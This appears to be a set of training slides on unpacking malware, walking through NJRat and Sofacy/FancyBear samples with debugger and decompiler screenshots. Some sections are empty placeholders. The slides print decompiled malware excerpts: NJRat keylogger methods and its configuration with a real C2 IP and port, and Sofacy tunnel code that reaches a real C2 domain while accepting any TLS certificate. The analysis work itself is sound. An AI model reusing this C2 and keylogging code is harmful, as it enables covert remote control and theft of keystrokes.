
- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



# Unpacking NJRat

solutions: 0x05

- Looks like .NET Again
- Let's look at DnSpy



# Unpacking NJRat

solutions: 0x06

- Keylogger Code
- CnC Traffic Code

The screenshot shows the Microsoft Visual Studio interface with the Assembly Explorer and the Disassembly window. The Assembly Explorer on the left lists various modules and their types, including a module named 'j' with several methods highlighted by a red box. These methods include:

- GetAsyncKeyState(int)
- GetKeyboardLayout(int)
- GetKeyboardState(byte[])
- GetWindowThreadProcessId(IntPtr, ref int)
- GetUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr)
- VKCodeTo.KeyCode(uint)
- WRK()
- LastAS
- LastAV
- LastKey
- Logo
- vn

The Disassembly window on the right shows the assembly code for these methods. A red box highlights the assembly code for the 'vn' method, which contains the following instructions:

```
OK.Send("inf" + OK.Y + OK.EHB(ref text));
```

Below the assembly code, there is a catch block for exceptions:

```
catch (Exception ex4)
```

At the bottom of the screen, there are tabs for Locals and Watch, and a status bar indicating '100 %'.

# Unpacking NJRat

solutions: 0x07

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
1324
```

# Unpacking Sofacy / FancyBear


solutions: 0x09



# Unpacking Sofacy / FancyBear

solutions: 0x0a


- C++
- No Packer Detected
- Let's look at entropy



# Unpacking Sofacy / FancyBear

solutions: 0x0b

- Not Packed?
- Let's look in x64dbg



# Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

# Unpacking Sofacy / FancyBear

solutions: 0x0c

- Interesting Export




Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

# Unpacking Sofacy / FancyBear

solutions: 0x0d

- .NET Assembly  
Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test   al, al
jz     short loc_40103E
```




```
loc_40103E:
mov     al, 1
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop    ecx
pop    edi
```

# Unpacking Sofacy / FancyBear

solutions: 0x0e


- Create .NET Instance



# Unpacking Sofacy / FancyBear

solutions: 0x0e

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



# Unpacking Sofacy / FancyBear

solutions: 0x0e


The screenshot shows a debugger interface with several windows:

- Registers:** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (ZF, PF, AF, OF, SF, DF, CF). A red arrow points from the EIP register to the assembly code.
- Stack Dump:** Shows the stack contents starting at address 00584E00. A red arrow points from the stack dump to the assembly code.
- Memory Dump:** Shows memory dump 1, displaying ASCII characters and hex values.
- Assembly View:** Shows assembly code for sample.exe:1\$73E. It includes calls to `SafeArrayCreate`, `SafeArrayLock`, and `SafeArrayUnlock`. A red arrow points from the assembly code to the stack dump.
- Registers View:** Shows the state of registers and flags at the current instruction.
- Call Stack:** Shows the call stack with addresses like 00585000, 00585020, etc.
- Registers View:** Shows the state of registers and flags at the current instruction.

# Unpacking Sofacy / FancyBear

solutions: 0x0e

- After Dumping the Data
- Interesting Metadata



# Unpacking Sofacy / FancyBear

solutions: 0x0e




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

# Unpacking Sofacy / FancyBear

solutions: 0x0e

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlNdkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
                X509Chain chain, SslPolicyErrors sslPolicyErrors) => true)));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

# Unpacking Stuxnet

solutions: 0x0f

Placeholder

# Unpacking KPot

solutions: 0x00

Placeholder

# References

Placeholder